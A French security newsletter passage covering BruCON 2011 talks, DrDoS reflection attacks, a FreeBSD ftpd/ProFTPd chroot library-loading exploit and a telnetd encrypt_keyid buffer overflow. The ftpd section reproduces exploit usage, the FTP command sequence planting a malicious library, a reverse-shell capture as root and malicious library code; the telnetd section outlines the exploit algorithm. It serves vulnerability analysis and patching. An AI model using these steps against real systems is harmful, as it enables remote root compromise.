http://2011.brucon.org/images/9/9f/Brucon2011-Myth-busting_Risk_v4.pdf

Jack Jones qui s'est spécialisé dans la gestion du risque est venu faire une présentation très intéressante sur le risque, ses idées préconçues, et sa gestion en entreprise. Après avoir cherché à définir la notion de risque, et les notions de possibilité et de probabilité, le spécialiste a présenté certains points qu'il est nécessaire d'éclaircir avant de vouloir «gérer » le risque : la définition d'une ontologie, les notions de subjectivité et d'objectivité, la différence entre précision et exactitude, la problématique de récupération des données. Ensuite, différents mythes ont été balayés par le présentateur :

✚ Les mesures subjectives ne sont pas utilisables dans la gestion du risque ;
✚ Une analyse de risque est supposée être précise ;
✚ La problématique de la quantité de données opposée à celle de la qualité des données ;


✚ Les professionnels de la sécurité devraient décider du risque maximum acceptable.

Jones a aussi présenté différentes problématiques rencontrées par les spécialistes de la sécurité. Il est par exemple revenu sur une remarque souvent formulée concernant le fait que les dirigeants ne «comprennent » pas la sécurité. Selon lui, cela est normal, et il ne faut pas leur demander de la comprendre. Son rôle en tant que gestionnaire du risque est de relever les données adéquates afin de mesurer le risque, qui lui est compris par les dirigeants. C'est sur le risque que les dirigeants sont capables de prendre des décisions. En leur parlant de risque en terme compréhensible (i.e sans parler de sécurité), il est possible d'attirer leur attention, et d'obtenir leur support.

Attacking SAP's J2EE Engine (Alexander Polyakov et Dmitriy Chastuhin)

✚ **Présentation :**
http://2011.brucon.org/images/4/42/Brucon2011-A_crushing_blow_at_the_heart_of_SAP%E2%80%99s_J2EE_Engine_BRUCON.pdf

Les deux présentateurs suivants, Alexander Polyakov et Dmitriy Chastuhin, sont intervenus pour présenter leur travail de recherche sur le moteur Java utilisé au sein de SAP. Après avoir présenté l'architecture J2EE de SAP, ainsi que certains mécanismes internes, les deux chercheurs ont présenté différentes failles de sécurité, puis un outil permettant de les détecter automatiquement.



Keynote : You and your research - Haroon Meer

✚ **Présentation :**
http://2011.brucon.org/images/b/b2/Brucon2011-you_and_your_research_haroonmeer.pdf

Enfin, pour la dernière présentation de la journée, le Sud-Africain Haroon Meer est venu présenter un sujet particulièrement atypique. La différence entre ceux qui font, et ceux qui auraient pu faire. La présentation était en réalité une mise à jour de la présentation éponyme donnée par Richard Hamming en 1986. Le chercheur du laboratoire Bell a en effet côtoyé, pendant une longue partie de sa carrière, de nombreux grands chercheurs. Il s'est donc intéressé à ce qui le différentiait d'eux. Il est ainsi revenu sur la caractérisation d'un «bon» travail, sur les critères pouvant jouer un rôle, tel que la chance, le courage, l'envie, l'âge, etc. Concernant l'envie de travailler et de produire du bon travail, le présentateur a d'ailleurs eu l'audace de présenter une photo de l'un des participants à la conférence en train de regarder un épisode d'une série, au lieu de profiter des connaissances du présentateur !

> Conclusion

La BruCON se différencie des autres conférences sécurité par son approche communautaire. Le titre reflète bien l'esprit de cette réunion amicale. L'ensemble des conférences aborde des thématiques aussi bien techniques qu'organisationnelles avec des thèmes intéressants et d'excellents orateurs. Probablement une des meilleures conférences européennes du genre !

DrDOS : une technique d'attaque redoutable


par Charles DAGOUAT

Le 13 octobre dernier, la société NBS System, a alerté la communauté française des cellules de réponse à incident de la découverte et de l'exploitation d'une nouvelle forme d'attaque de déni de service.

Baptisée DrDoS pour Distributed Reflection Denial Of Service, cette technique est redoutable lorsqu'elle est maitrisée par les pirates. Elle n'est pourtant pas nouvelle, puisqu'elle a été présentée de façon théorique par le chercheur Tom Vogt en juillet 2002 (cf. http://www.lemuria.org/security/application-drdos.html).

Principe de l'attaque

L'attaque repose sur une faille au sein de plusieurs serveurs de jeux en ligne, tels que Quake3, qui exposent des ports UDP sur Internet. L'une des particularités importantes de ce protocole est qu'il est possible de maquiller (spoofer) l'adresse de l'émetteur du paquet, afin de faire croire au serveur, que c'est la «victime» qui a envoyé les données. Mais dans le cas de ces serveurs de jeux, une autre particularité rend l'attaque possible et particulièrement efficace car il s'agit de ce que l'on peut clairement appeler un effet de levier. En envoyant un seul paquet UDP, il est possible de «forcer» le serveur à renvoyer une réponse dont la taille est jusqu'à 50 ou 70 fois plus importante que celle du paquet envoyé à l'origine.



Par conséquent, en couplant ces deux propriétés, un pirate est en mesure d'inonder une victime de paquets UDP non sollicités. En effet, il est plus simple pour le serveur de jeux qui dispose d'une bande passante importante, d'envoyer un grand nombre de gros paquets réseau à la victime, que pour le pirate, de le faire directement. En effet, celui-ci est souvent limité par la bande passante à sa disposition. (À moins que celui-ci n'ait un botnet à sa disposition, auquel cas cette attaque n'a pas d'avantages particuliers).

Enfin, le dernier avantage de cette attaque est l'absence de traces. En effet, sans l'aide de l'administrateur du serveur de jeux, il est impossible de remonter jusqu'à la machine du pirate, car son adresse est remplacée par celle de la victime.

«En envoyant un seul paquet UDP, il est possible de «forcer» le serveur à renvoyer une réponse dont la taille est jusqu'à 50 ou 70 fois plus importante que celle du paquet envoyé à l'origine.»

DrDOS déjà exploitée

D'après NBS, des pirates auraient récemment tiré parti de cette technique pour mener des attaques contre les plus grands de l'Internet. On peut, par exemple, rappeler le déni de service dont a été victime le service BlackBerry de RIM au début du mois d'octobre. Mais RIM n'est pas le seul. En effet, NBS a fait les frais d'une attaque de ce type le 11 octobre. Les pirates saturaient alors les serveurs de NBS en générant un trafic de plus de 7Gb/s.

Quelques jours après avoir relevé cette information au sein d'un cercle de confiance restreint, c'était au tour de l'hébergeur Gandi d'être victime d'une attaque similaire et encore plus importante (50 Gb/s). Enfin, il semblerait, selon NBS, que plusieurs autres sites importants comme Facebook ou certains sites de l'état auraient pu être visés de la même manière.

Les serveurs de jeux montrés du doigt

Mais si cette attaque est revenue sur le devant de la scène, c'est probablement à cause du nombre très important de serveurs de jeux en ligne. En effet, alors qu'en 2002 Tom Vogt recensait environ 15 000 serveurs accessibles publiquement, il y en aurait actuellement plus de 100 000. Parmi les serveurs de jeux incriminés : Call Of Duty 4, Quake 3, Valve, Halflife, Gamespy, et peut-être encore bien d'autres qui n'auraient pas encore été identifiés.

Des solutions ?

Concernant les solutions de mitigation et de remédiation, il y a, selon NBS, peu d'espoir d'observer une amélioration quelconque. En effet, tout comme dans le cas du classique DoS, il est assez difficile de lutter contre ce type d'attaque. La seule véritable mesure corrective serait de corriger et de modifier le protocole utilisé par les serveurs de jeux pour communiquer. Malheureusement, cette option est peu crédible, étant donné que beaucoup de serveurs de jeux, tels que celui de Quake 3, ne sont plus maintenus par les éditeurs. Pour les autres, le nombre très important de serveurs en ligne rendrait le déploiement du correctif très lent.
Autre alternative pouvant être mise en place par les hébergeurs de serveurs de jeux, le déploiement de solutions techniques pour limiter le nombre de connexions à destination d'une adresse IP. Cette solution, bien que relativement simple, impose d'être adoptée par un trop grand nombre d'acteurs tels que les cybercafés qui ne sont pas forcément compétents en la matière pour être efficaces.
Autre mesure plus radicale, mettre en place une NULL route sur l'adresse IP attaquée. A noter que dans ce cas, le pirate gagne automatiquement, puisque le serveur n'est plus accessible. Enfin, dernière option (tout aussi peu efficace), demander aux fournisseurs d'accès à Internet qui hébergent les serveurs de jeux utilisés par les pirates de les déconnecter.

La seule solution technique à priori envisageable et qui aurait dû être adoptée depuis longtemps par les opérateurs de réseaux terminaux, le filtrage des paquets en sortie. Ce comportement devrait pourtant être la règle par défaut depuis la publication en 1998 et en 2000 des RFC qui en définissent les modalités. (RFC2267 «Network Ingress Filtering: Defeating Denial of Service Attacks which employ IP Source Address Spoofing» et RFC2827 «Network Ingress Filtering: Defeating Denial of Service Attacks which employ IP Source Address Spoofing»)

En conséquence et selon NBS, le DrDoS risque de perdurer tant que la nuisance sera moins couteuse que le changement.

Références

Correctif pour Quake 3
http://www.wolffiles.de/index.php?forum-showposts-44-p3

Correctif pour Call Of Duty 4 :
http://icculus.org/pipermail/cod/2011-August/015397.html

Présentation de NBS à l'OSSIR
http://www.ossir.org/paris/supports/2011/2011-12-13/DrDOS.pdf

Autres liens
http://palisade.plynt.com/issues/2006Apr/ddos-reflection/
http://www.cs.washington.edu/homes/arvind/cs425/doc/drdos.pdf

FreeBSD et les failles FTP et TELNET

par Charles DAGOUAT et Florent HOCHWELKER

> Round 1 : FTP et Remote ROOT

Rappel

Le 30 novembre 2011, le chercheur en sécurité Kingcope rend public un code d'exploitation fonctionnel pour ftpd et ProFTPd sous FreeBSD. Celui-ci permet de prendre le contrôle à distance de la machine cible.

[Full-disclosure] FreeBSD ftpd and ProFTPd on FreeBSD remote r00t exploit

HI-TECH . isowarez.isowarez.isowarez@googlemail.com via lists.grok.org.uk 30/11/11
à full-disclosure, bugtraq, submit

```
/* KCOPE2011 - x86/amd64 bsd ftpd remote root exploit
 *
 * KINGCOPE CONFIDENTIAL - SOURCE MATERIALS
 *
 * This is unpublished proprietary source code of KINGCOPE Security.
 *
 * (C) COPYRIGHT KINGCOPE Security, 2011
 * All Rights Reserved
 *
 ********************************************************************
 * bug found by Kingcope
 * thanks to noone except alex whose damn down
 *
 * tested against:  FreeBSD-8.2,8.1,7.2,7.1 i386;
 *                  FreeBSD-6.3 i386
 *                  FreeBSD-5.5,5.2 i386
 *                  FreeBSD-8.2 amd64
 *                  FreeBSD-7.3, 7.0 amd64
 *                  FreeBSD-6.4, 6.2 amd64
 *
 */

I m better than TESO 7350 see attached.
I aint mad at cha
and dont forget that the scene is fucked.
and that the public scene is fucked too, kind of.
youse a down ass bitch and I aint mad at cha.
thanks lsd you are the only one NORMAL.
hear the track before you see the code:
http://www.youtube.com/watch?v=krxu9_dRUwQ
BTW my box (isowarez.de) got hacked so expect me in a zine :>

/Signed "the awesome" Kingcope

_____
Full-Disclosure - We believe in it.
Charter: http://lists.grok.org.uk/full-disclosure-charter.html
Hosted and sponsored by Secunia - http://secunia.com/
```

7350roaringbeastv3.tar
69 Ko Télécharger

Email de Kingcope envoyé sur les mailing-lists Full-Disclosure et BugTraq

.

L'exploit est fonctionnel sur toutes les versions de FreeBSD de la 5.2 à la dernière 8.2.`

Le code d'exploitation : contenu du dossier de l'exploit de Kingcope

```
XMCO-FH:roaringbeast florent$ ls -1
beast.so.1.0_FreeBSD5
beast.so.1.0_FreeBSD6
beast.so.1.0_FreeBSD6,amd64
beast.so.1.0_FreeBSD7,amd64
beast.so.1.0_FreeBSD8
beast.so.1.0_FreeBSD8,amd64
nsswitch.conf
roaringbeast.c
roaringbeast.pl
roaringbeast_amd64.c
```

Contenu du dossier de l'exploit de Kingcope

Le code d'exploitation se compose d'un script perl, d'un fichier de configuration, d'une bibliothèque compilée pour toutes les versions de FreeBSD ainsi que le code source de celle-ci.

Le script perl est parfaitement commenté. Son utilisation est facile et est à la portée de n'importe quel utilisateur malveillant.

```
freebsd-fh# inetd
freebsd-fh# head /etc/inetd.conf
# $FreeBSD: src/etc/inetd.conf,v 1.73.10.2.4.1 2010/06/14 02:09
#
#
# Internet server configuration database
#
# Define *both* IPv4 and IPv6 entries for dual-stack support.
# To disable a service, comment it out by prefixing the line wi
# To enable a service, remove the '#' at the beginning of the l
#
ftp     stream  tcp     nowait  root    /usr/libexec/ftpd
#ftp    stream  tcp6    nowait  root    /usr/libexec/ftpd
freebsd-fh# uname -a
FreeBSD freebsd-fh 8.1-RELEASE FreeBSD 8.1-RELEASE #0: Mon Jul
010     root@almeida.cse.buffalo.edu:/usr/obj/usr/src/sys/GENER
freebsd-fh# cat /etc/ftpchroot
florent
freebsd-fh#
```

Pour les besoins du test, nous avons utilisé la version FreeBSD 8.1-RELEASE.

```
XMCO-FH:roaringbeast florent$ perl roaringbeast.pl
FreeBSD ftpd and ProFTPD Remote Root Exploit
By Kingcope
Year 2011
the "roaringbeast" exploit

usage: perl roaringbeast.pl <target_version> <username> <passwor
rocess to inject> <target>
<<TARGETS>>
0 FreeBSD-8.2,8.1,7.2,7.1 i386
1 FreeBSD-6.3 i386
2 FreeBSD-5.5,5.2 i386
3 FreeBSD-8.2 amd64
4 FreeBSD-7.3, 7.0 amd64
5 FreeBSD-6.4, 6.2 amd64
Process to inject shellcode can be:
inetd : good candidate for FreeBSD ftpd - dont use for amd64 tar
syslogd : good candidate for ProFTPD
cron : good candidate for ProFTPD
sendmail : candidate for ProFTPD
be carefule: the process will crash after exploitation.
yourip not needed for amd64 targets, expl will spawn a root shel

examples:
perl roaringbeast.pl 1 holy grail 222.222.222.222 443 freebsdftp
perl roaringbeast.pl 1 holy grail 222.222.222.222 443 proftpd sy
```

La fonction d'aide détaille très bien le fonctionnement du script perl.

Un compte utilisateur (obligatoirement «chrooté» nous y reviendrons plus tard) sur le serveur FTP distant est nécessaire. Un compte anonyme possédant les droits d'écriture au sein du dossier racine est aussi vulnérable, mais cette configuration n'est pas commune.

Une fois l'exploitation réussie, un «reverse shell» est lancé sur la machine distante nous permettant de prendre le contrôle du système ... et avec les droits «root» s'il-vous plait !

```
XMCO-FH:roaringbeast florent$ perl roaringbeast.pl 0 florent xmco 192.168.10.31
 1337 freebsdftpd inetd 192.168.10.43
Connecting to target ftp 192.168.10.43 ...
Logging into target ftp 192.168.10.43 ...
Making /etc and /lib directories ...
Putting nsswitch.conf and beast.so.1.0
Putting configuration files
TRIGGERING !!!
XMCO-FH:roaringbeast florent$
```

Le script perl fonctionne parfaitement.

```
XMCO-FH:roaringbeast florent$ nc -vvvv -l 1337
id
uid=0(root) gid=0(wheel) groups=0(wheel),5(operator)
uname -a
FreeBSD freebsd-fh 8.1-RELEASE FreeBSD 8.1-RELEASE #
IC  i386
pwd
/
ls
.cshrc
.profile
.snap
COPYRIGHT
bin
boot
cdrom
compat
dev
dist
etc
home
lib
```

Le «reverse shell» est récupéré immédiatement après avoir lancé le code d'exploitation.

Explication

La faille de sécurité provient d'une erreur au sein de la libc lors du chargement d'une bibliothèque. En effet, lorsque certaines conditions sont réunies le programme ftpd va charger la bibliothèque «/lib/nss_compat.so.1». Jusqu'ici tout va bien.
L'utilisateur étant «chrooté», à savoir confiné dans son dossier, un manque de contrôle va provoquer le chargement de la bibliothèque au sein du dossier racine de l'utilisateur. Ainsi lorsque le programme ftpd tente de lancer le binaire «/lib/nss_compat.so.1», c'est en réalité le binaire /home/<utilisateur>/lib/nss_compat.so.1 qui sera exécuté. Il est alors possible de compromettre la machine en créant un binaire «nss_compat.so.1» malveillant au sein du dossier /lib et en provoquant son chargement.

L'exploitation de cette faille se résume aux commandes FTP suivantes :

ftp <target>
mkdir etc
put /etc/nsswitch.conf etc/nsswitch.conf
mkdir lib
put beast.so.1.0 lib/nss_compat.so.1
quote site chmod 777 nonexistant
quote stat .
quit

✚ ftp <target>
Connexion au serveur FTP vulnérable distant.

✚ mkdir etc / put /etc/nsswitch.conf etc/nsswitch.conf
Création du fichier de configuration /etc/nsswitch.conf au sein du dossier «chrooté». La présence de ce fichier est une des conditions requises.

✚ mkdir lib
✚ put beast.so.1.0 lib/nss_compat.so.1
Envoie du binaire malveillant embarquant notre «reverse shell». Nous reviendrons plus tard sur son fonctionnement.

✚ quote site chmod 777 nonexistant
✚ quote stat .
Déclenchement du chargement de la bibliothèque /lib/nss_compat.so.1.

✚ quit
Déconnexion de la session FTP.

Le binaire malveillant

Le binaire «nss_compat.so.1» est composé de quelques fonctions simples permettant, lors de son exécution, de rechercher le PID d'un processus root (choisi lors du lancement du script perl). Une fois le PID trouvé (dans notre exemple le processus inetd), la bibliothèque va alors s'attacher à celui-ci (avec la commande ptrace) et copier le «payload» du «reverse shell» à l'adresse du pointeur d'instruction (EIP ou RIP), écrasant sans pitié le code d'origine du processus en mémoire. En se détachant, le processus continue alors son exécution dans notre «reverse shell».


```
/* Find a pid by name and uid */
pid_t find_process(const char *name, uid_t uid) {
        int mib[5];
        struct kinfo_proc *procs = NULL, *newprocs;
        int i, st, nprocs;
        size_t miblen, size;

        /* Set up sysctl MIB */
        mib[0] = CTL_KERN;
        mib[1] = KERN_PROC;
        mib[2] = KERN_PROC_UID;
        mib[3] = uid;
        mib[3] = 0;
        miblen = 4;

        /* Get initial sizing */
        st = sysctl(mib, miblen, NULL, &size, NULL, 0

        /* Repeat until we get them all     */
```

La source de la bibliothèque malveillante est disponible au sein du fichier «roaringbeast.c».



FreeBSD et les failles FTP et TELNET

L'erreur de chargement de la bibliothèque

La vulnérabilité n'est pas liée à une faille au sein de ftpd ou de ProFTPd mais bel et bien à une erreur de chargement au sein de la libc. Les API liées à «nsdispatch» ne vérifient pas si l'environnement est «chrooté», provoquant ainsi le chargement des bibliothèques dans le dossier de l'utilisateur courant.

«La vulnérabilité n'est pas liée à une faille au sein de ftpd ou de ProFTPd mais bel et bien à une erreur de chargement au sein de la libc»

Conclusion

Ce mois-ci, nous avons analysé une vulnérabilité pouvant avoir un impact important sur les serveurs tournant sous FreeBSD. Le code d'exploitation fourni par Kingcope est tout à fait fonctionnel et va permettre à de nombreux pirates (ou script kiddies) de prendre le contrôle de machines distantes.
Un simple «oublie» au sein de la libc a rendu possible l'écriture d'un exploit fonctionnel et fiable sur la totalité des versions de FreeBSD. Le problème de chargement des bibliothèques est présent depuis toujours sur tous les systèmes *NIX et Windows. C'est un cas d'école qui malheureusement est toujours d'actualité.

Au mois prochain pour une nouvelle analyse !

Références

Information sur la liste full disclosure
http://seclists.org/fulldisclosure/2011/Nov/452

Publication sur le site de FreeBSD
http://security.freebsd.org/advisories/FreeBSD-SA-11:07.chroot.asc

> Round 2 : TELNET et débordement de tampon

Rappel

Le 23 décembre dernier, Colin Percival, en charge de la sécurité pour FreeBSD, publie une annonce pressante. En effet, d'après les informations en sa possession, une faille importante au sein du démon telnet. Elle serait exploitée sur Internet. Elle permettrait à des pirates de prendre le contrôle d'un serveur à distance.

Après avoir étudié l'origine de la faille identifiée par le MITRE sous la référence CVE-2011-4862, il s'avère que celle-ci n'affecte pas que le système FreeBSD. En effet, de nombreux autres systèmes reposent sur le code source du logiciel issu du système d'exploitation 4.4BSD-Alpha. La trace la plus ancienne de la faille remonte à 1990, dans le code correspondant au serveur Telnet mis à disposition par le MIT. Il semblerait donc que la faille soit présente dans le code source du logiciel depuis environ 20 ans.

Explications

La faille est on ne peut plus basique : il s'agit d'un débordement de tampon au sein de la fonction «encrypt_keyid()». En effet, lorsque des données sont reçues en entrée par le serveur Telnet, une machine à état est utilisée pour les traiter de façon adéquate en fonction de leur type. Cette machine est définie au sein du fichier «ctelnetd/state.c».

Elle se décompose principalement en deux fonctions «telrcv()» et «suboption()». Lorsque la commande envoyée par le client correspond à l'option «TELOPT_ENCRYPT», la fonction «suboption()» est appelée. Pour spécifier la clef de «chiffrement» utilisée afin d'obfusquer les données transmises en clair sur le réseau, le message envoyé par le client doit correspondre à la sous-option «ENCRYPT_ENC_KEYID».
Dans ce contexte, la fonction «encrypt_enc_keyid()» est appelée, avec en paramètres une chaine de caractères correspondant aux données envoyées par le client (correspondant à la clef de «chiffrement» à utiliser), ainsi que la longueur de cette chaine. La fonction «encrypt_enc_keyid()», qui est définie dans le fichier «libtelnet/encrypt.c», sert uniquement d'alias à la fonction «encrypt_keyid()». Les données reçues sont donc transmises à cette dernière fonction sans aucune modification. Celle-ci se charge alors de «copier» la clef spécifiée dans une structure en mémoire.

La structure «key_info» en question contient un champ «keyid» d'une longueur maximale de 64 caractères. Cette

taille est définie en dur dans le fichier à l'aide de la directive «#define MAXKEYLEN 64».

Cependant, lors de l'appel à la fonction «memcpy()», la clef définie par l'utilisateur est copiée en mémoire dans le champ «keyid» de la structure «key_info» sans aucune vérification sur la taille de cette chaine de caractères. Résultat immédiat, le client est en mesure de provoquer une corruption de la mémoire en envoyant simplement une clef d'une longueur supérieure à 64 caractères. En agissant de la sorte, le pirate peut écraser le pointeur de fonction «getcrypt» contenu dans la structure à la suite de la chaine «keyid».

L'enchainement des appels de fonction est le suivant :
main --> my_telnet() --> telrcv() --> suboption() --> encrypt_enc_keyid() --> encrypt_keyid()

Code vulnérable

telnetd/state.c

```
void
suboption(void)
{
    subchar = SB_GET();
    switch (subchar) {
#ifdef ENCRYPTION
    case TELOPT_ENCRYPT:
    ...
    switch(SB_GET()) {
            ...
            case ENCRYPT_ENC_KEYID:

            encrypt_enc_keyid(subpointer,SB_LEN());
// la longueur «réelle» de la clef est transmise à la fonction «encrypt_enc_keyid()» appelée

                    break;
                ...
    }
            break;
#endif


** libtelnet/encrypt.c
...
#define  MAXKEYLEN 64

static struct key_info {
    unsigned char keyid[MAXKEYLEN];
// la clef doit avoir une longueur maximale de 64 caractères.

    int keylen;
    int dir;
    int *modep;
    Encryptions *(*getcrypt)();
}
....

void encrypt_enc_keyid(unsigned char *keyid, int len)
{
    encrypt_keyid(&ki[1], keyid, len);
// la longueur «réelle» de la clef est de nouveau transmise à la fonction «encrypt_keyid()» appelée
}
...

static void
encrypt_keyid(struct key_info *kp, unsigned char *keyid, int len)
{
    Encryptions *ep;
    int dir = kp->dir;
    int ret = 0;

+    if (len > MAXKEYLEN)            // correctif
+        len = MAXKEYLEN;            // correctif

    if (!(ep = (*kp->getcrypt)(*kp->modep))) {
            if (len == 0)
                return;
            kp->keylen = 0;
    } else if (len == 0) {
            /*
             * Empty option, indicates a failure.
             */
            if (kp->keylen == 0)
                return;
            kp->keylen = 0;
            if (ep->keyid)
                    (void)(*ep->keyid)(dir,  kp->keyid,  &kp->keylen);

     } else if ((len != kp->keylen) || (memcmp(keyid,kp->keyid,len) != 0)) {
            /*
             * Length or contents are different
             */
            kp->keylen = len;
            memcpy(kp->keyid,keyid, len);
// la longueur «réelle» de la clef est utilisée pour copier les données dans la structures «kp», dont la taille est limité --> en spécifiant une clef de plus de 64 char, il est possible de provoquer un débordement de tampon.

            if (ep->keyid)
                    (void)(*ep->keyid)(dir,  kp->keyid,  &kp->keylen);
    } else {
            if (ep->keyid)
              ret = (*ep->keyid)(dir, kp->keyid, &kp->keylen);
            if ((ret == 0) && (dir == DIR_ENCRYPT) && autoencrypt)
                encrypt_start_output(*kp->modep);
            return;
    }
    encrypt_send_keyid(dir, kp->keyid, kp->keylen, 0);
}
```

Or le pointeur de fonction «getcrypt» est utilisé pour faire appel à la fonction pointée dès l'appel à la fonction «en-

crypt_keyid()». Résultat, en envoyant consécutivement deux fois le même message qui consiste à demander au serveur d'initialiser le chiffrement de la connexion, un pirate est en mesure de corrompre la mémoire lors du premier envoi de données, puis d'exécuter le code arbitraire précédemment envoyé lors du second envoi (contenant exactement les mêmes données).

Résultat lié à la révélation de cette faille, et à sa relative «simplicité» d'exploitation, plusieurs codes d'exploitation ont fait leur apparition sur Internet dans les jours qui ont suivit.

L'ensemble des codes d'exploitation repose sur le même algorithme :

- Ouverture d'une connexion vers le serveur ;
- Réception de l'acquittement d'ouverture de connexion ;
- Envoi d'un premier message demandant l'initialisation du «chiffrement» (tnet_init_enc);
- Réception de l'acquittement de la demande
- Envoi d'un message correspondant à l'optio;n Telnet permettant de spécifier la clef de chiffrement à utiliser (tnet_option_enc_keyid + payload + tnet_end_suboption, ou payload est une chaine de caractères correspondant à une clef de chiffrement. Pour former cette chaine de caractères, le développeur du code d'exploitation se repose sur la structure «key_info» pour laquelle les champs «modep» et «getcrypt» (le pointeur de fonction) ont pour valeur une adresse contrôlée par le pirate) --> corruption de la mémoire en écrasant le pointeur de fonction «getcrypt»
- Acquittement de la réception et du traitement de cette sous-option;
- Envoi du précédent message une seconde fois. --> le pointeur de fonction précédemment corrompue est utilisé par le serveur telnet afin de procéder au traitement des données. Le serveur exécute le code précédemment envoyé par le client. --> dans le cas des codes d'exploitation divulgués, il s'agit d'un code permettant au pirate d'interagir avec une invite de commande (reverse shell).

Le correctif

La correction de cette faille est simplissime, puisqu'elle ne représente que l'ajout de deux lignes de code au sein de la fonction «encrypt_keyid()».

```
static void
encrypt_keyid(struct key_info *kp, unsigned char *keyid,
int len)
{
    Encryptions *ep;
    int dir = kp->dir;
    int ret = 0;

+    if (len > MAXKEYLEN)
+        len = MAXKEYLEN;

...
```

Ainsi, en appliquant ce correctif, un pirate n'est plus capable d'écraser le pointeur de fonction «getcrypt», qui est placé en mémoire, quelques octets après la chaine de caractères «keyid», en envoyant une chaine caractères trop longue.

Enfin, d'après Dan Rosemberg, il semblerait que cette faille de sécurité qui est présente au sein de la libtelnet, n'affecte pas que le serveur telnetd, mais aussi le client telnet. Un serveur serait donc à même de prendre le contrôle d'un client Telnet à distance en l'incitant à se connecter à un serveur malveillant.

Références

Annonce de FreeBSD
http://lists.freebsd.org/pipermail/freebsd-security-notifications/2011-December/000165.html - Merry Christmas from the FreeBSD Security Team
http://lists.freebsd.org/pipermail/freebsd-security-notifications/2011-December/000162.html - FreeBSD Security Advisory FreeBSD-SA-11:08.telnetd

CVE
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-4862

Analyse
http://thexploit.com/secdev/a-textbook-buffer-overflow-a-look-at-the-freebsd-telnetd-code/

Références XMCO
CXA-2011-2249, CXA-2011-2243, CXA-2011-2239

Exploit
http://packetstormsecurity.org/files/108177/telnetd-encrypt_keyid.c
http://www.exploit-db.com/exploits/18280/
http://dev.metasploit.com/redmine/projects/framework/repository/revisions/5d67bd2a5e368fc2000f5e966fcbd4503539d26a/entry/modules/exploits/freebsd/telnet/telnet_encrypt_keyid.rb
http://dev.metasploit.com/redmine/projects/framework/repository/revisions/5d67bd2a5e368fc2000f5e966fcbd4503539d26a/entry/modules/auxiliary/scanner/telnet/telnet_encrypt_overflow.rb

Code
http://www.freebsd.org/cgi/cvsweb.cgi/src/crypto/heimdal/appl/telnet/arpa/telnet.h?rev=1.1.1.1;content-type=text%2Fplain
http://www.freebsd.org/cgi/cvsweb.cgi/src/crypto/heimdal/appl/telnet/telnetd/telnetd.c?rev=1.1.1.7;content-type=text%2Fplain
http://www.freebsd.org/cgi/cvsweb.cgi/src/crypto/heimdal/appl/telnet/telnetd/state.c?rev=1.1.1.4;content-type=text%2Fplain

LE white-paper du mois

«W32.Duqu : the precursor to the next Stuxnet»

Ce mois-ci, nous avons choisi un white-paper particulièrement intéressant et publié par la société Symantec.
Après l'excellent document sur Stuxnet, le laboratoire de Symantec présente en détails les spécificiités de Duqu, le ver évolué qui a fait parler de lui au mois d'Octobre 2011.

Bien que ce white-paper a été rédigé en novembre 2011, il apporte des éléments techniques et pertinents pour comprendre les modes d'infection et de propagation.

Ce dossier est à mettre en parallèle avec les articles postés par Kaspersky sur son site. Ceux-ci permettent d'appréhender l'attaque dans sa globalité, en présentant entre autres des découvertes faites sur les serveurs de commandes et de contrôle utilisés par les pirates, ou encore sur le framework de développement spécialement créé pour développer Stuxnet et Duqu, ainsi que plusieurs autres malwares. Après Stuxnet, les découvertes faites sur Duqu montrent clairement que l'origine de ce malware ne peut être liée aux cybercriminels connus pour leur spam ou encore le défacement de sites personnels. Ces deux malwares, bien que différents en terme d'objectif recherché, démontrent la volonté et la détermination de certains groupes de pirate, très probablement liés à des états puissants.

http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/w32_duqu_the_precursor_to_the_next_stuxnet_research.pdf

https://www.securelist.com/en/blog/208193182/The_Mystery_of_Duqu_Part_One

https://www.securelist.com/en/blog/208193197/The_Mystery_of_Duqu_Part_Two

https://www.securelist.com/en/blog/208193178/Duqu_First_Spotted_as_Stars_Malware_in_Iran

